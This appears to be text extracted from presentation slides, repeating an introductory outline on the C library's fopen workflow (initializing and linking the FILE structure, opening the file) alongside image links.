
Introduction

- fopen workflow
 - Initialize the FILE structure
 - Link the FILE structure



Introduction


- fopen workflow
 - Initialize the FILE structure
 - Link the FILE structure



Introduction


- fopen workflow

- open file



